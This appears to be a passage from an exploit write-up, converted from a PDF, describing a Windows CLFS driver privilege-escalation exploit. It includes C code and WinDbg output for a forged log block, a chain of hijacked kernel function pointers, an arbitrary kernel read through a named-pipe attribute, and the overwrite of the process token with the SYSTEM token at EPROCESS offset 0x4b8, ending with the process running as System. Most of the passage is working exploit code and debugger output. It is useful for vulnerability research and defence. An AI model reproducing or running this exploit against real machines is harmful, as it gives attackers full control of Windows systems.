
Then it will read the value of offset **0x18** of fake block where I place **0x05000000** and jump to content of what is there.

WINDBG>dps **0x5000000**

00000000'05000000 00000000'**05001000**

```
WINDBG>dps 00000000'05001000
00000000'05001000 fffff805'7ab13220 CLFS! ClfsEarlierLsn
00000000'05001008 fffff805'769dc3b0 nt! PoFxProcessorNotification
00000000'05001010 fffff805'7ab13220 CLFS! ClfsEarlierLsn
00000000'05001018 fffff805'7ab13220 CLFS! ClfsEarlierLsn
00000000'05001020 fffff805'7ab13220 CLFS! ClfsEarlierLsn
00000000'05001028 fffff805'7ab13220 CLFS! ClfsEarlierLsn
00000000'05001030 fffff805'7ab13220 CLFS! ClfsEarlierLsn
00000000'05001038 fffff805'7ab13220 CLFS! ClfsEarlierLsn
00000000'05001040 fffff805'7ab13220 CLFS! ClfsEarlierLsn
```

It reads the content of 0x05000000 and its **0x05001000** and there it is **ClfsEarlierLsn.**




This function is used to return the value **0xFFFFFFFF** in **RDX** although this first time that value is not used.

The second call occurs here, it calls **PoFxProcessorNotification** which was on **0x501000 +8**

CClfsBaseFilePersisted::CheckSecureAccess+19203 mov rax, [rax+8]
CClfsBaseFilePersisted::CheckSecureAccess+19207 call cs:__guard_dispatch_icall_fptr
CClfsBaseFilePersisted::CheckSecureAccess+1920D and qword ptr [rbp+48h], 0

CClfsBaseFilePersisted::CheckSecureAccess+19203 mov rax, [rax+8]
CClfsBaseFilePersisted::CheckSecureAccess+19207 call cs:__guard_dispatch_icall_fptr
CClfsBaseFilePersisted::CheckSecureAccess+1920D and qword ptr [rbp+48h], 0

WINDBG>dps 00000000**'05001000**
00000000'05001000 fffff805'7ab13220 CLFS! ClfsEarlierLsn
00000000'05001008 fffff805'769dc3b0 **nt! PoFxProcessorNotification**



in this function **RCX = 0x05000000** , it checks that 0x40 bytes later must be nonzero

WINDBG>**dps rcx+40**

00000000'05000040 00000000'05000000

The address to jump will be **0x68** later.

WINDBG>**dps rcx+68**


00000000'05000068 fffff805'7ab2bfb0 CLFS! ClfsMgmtDeregisterManagedClient

And the argument will be **0x48** bytes later.


WINDBG>**dps rcx+48**


00000000'05000048 00000000'05000400

The **ClfsMgmtDeregisterManagedClient**, it's a convenient function because I can control the argument and I also have two jumps to functions controlled by me.



The first call is again to **ClfsEarlierLsn** that returned in **RDX=0xFFFFFFFF.**





it will take the source to write from the content of **RDX=0xFFFFFFFF**.

WINDBG>dps rdx


00000000'ffffffff **ffff8005'3a4ee000**

At address 0xFFFFFFFF I had stored the **system_EPROCESS & 0xfffffffffffff000.**

```
system_EPROCESS_high = system_EPROCESS & 0xfffffffffffff000;


dest2 = 0xffffffff;
dest3 = 0x100000007;
value2 = 0x4141414141415A;

*(UINT64*)dest2 = system_EPROCESS_high;
```

The destination is the pointer located at **0x5000400 +0x48**

(UINT64)**0x5000448** = **para_PipeAttributeobjInkernel + 0x18**;



The **PipeAttribute** pointer in kernel that points to a buffer filled with "A" will be overwritten with the high part of the SYSTEM EPROCESS pointer.


This pointer was created when I previously called **_NtFsControlFile** with a buffer full of "**A**" .

```
memset((UINT64*)temp_chunk + 1, 0x41, 0xffe);
*(UINT64*)temp_chunk = 0x5a; // "Z"

dest = malloc(0x100);

if (dest == 0) { exit(0); }

memset(dest, 0x42, 0xff);

temp_alloc_2 = (DWORD*)VirtualAlloc(0, 0x1000, 0x1000, 4);


_NtFsControlFile(hPipeWrite, 0, 0, 0, &status_block, 0x11003c, temp_chunk, 0xfd8, dest, 0x100);
```

The content of that attribute can be read using **NtFsControlFile.**

```
WINDBG>dps rax+8
ffffcb82`010b9020  ffff8005`3a4ee000
ffffcb82`010b9028  41414141`41414141
ffffcb82`010b9030  41414141`41414141
ffffcb82`010b9038  41414141`41414141
ffffcb82`010b9040  41414141`41414141
ffffcb82`010b9048  41414141`41414141
ffffcb82`010b9050  41414141`41414141
ffffcb82`010b9058  41414141`41414141
ffffcb82`010b9060  41414141`41414141
ffffcb82`010b9068  41414141`41414141
ffffcb82`010b9070  41414141`41414141
ffffcb82`010b9078  41414141`41414141
ffffcb82`010b9080  41414141`41414141
```


Now the pipe attribute no longer points to the buffer with **"A"** but to **system_EPROCESS & 0xfffffffffffff000.**



This code will be repeated until the system token is retrieved.

```
_NtFsControlFile(hPipeWrite, 0, 0, 0, &status_block, 0x110038, &const_0x5a, 2, temp_chunk,
0x2000);



pos_token = (unsigned int)system_EPROCESS_low + (unsigned int)token_offset;

printf("pos_token: %x\n", pos_token);


System_token_value2 = *(UINT64*)((UINT64)pos_token + (UINT64)temp_chunk);

printf("System_token_value: %p\n", System_token_value2);

if  (*(UINT64*)(pos_token + (UINT64)temp_chunk) >= 0x8181818181818181) {
        printf("SYSTEM TOKEN CAPTURED\n");
        break;
}
```


On windows 11 the system token is at offset 0x4b8 of the EPROCESS structure recently read.



I only need to write that system token in my process by calling **CreateLogFile**.

```
*(UINT64*)0xFFFFFFFF = *(UINT64*)(pos_token + (UINT64)temp_chunk);// system token write
content
*(UINT64*)0x100000007 = System_token_value;
*(UINT64*)0x5000448 = g_EProcessAddress + token_offset - 8;// target wire address


CreateLogFile(stored_name_CreateLog, GENERIC_READ | GENERIC_WRITE | DELETE, FILE_SHARE_READ,
0, OPEN_EXISTING, 0);
```

To do this job, just repeat the step used to read the system token.



In the double call, it first calls **ClfsEarlierLsn** to return **0xFFFFFFFF** in **RDX** and then calls nt_**SeSetAccessStateGenericMapping**.

```
WINDBG>dps rdx

00000000'ffffffff  ffffc402'ef841919
```

I check that the value pointed by **RDX** is the **System Token.**

WINDBG>!dml_proc

ffff9b8b'f56a9040 4 System // EPROCESS

WINDBG>dps **ffff9b8b'f56a9040+0x4b8**

ffff9b8b'f56a94f8 ffffc402'ef841919 //System Token

The token of my process is:

EPROCESS

ffff9b8b'fc4460c0 1b0c clfs_eop.exe

WINDBG>dps **ffff9b8b'fc4460c0 +4b8**

ffff9b8b'fc446578 ffffc402'f601c06c //My Process Token

It's going to write there.

WINDBG>dps rax+8


ffff9b8b'fc446578 ffffc402'f601c06c


WINDBG>dps rax+8

ffff9b8b'fc446578 **ffffc402'ef841919**

Now my process is **System** I can run a Notepad to verify.

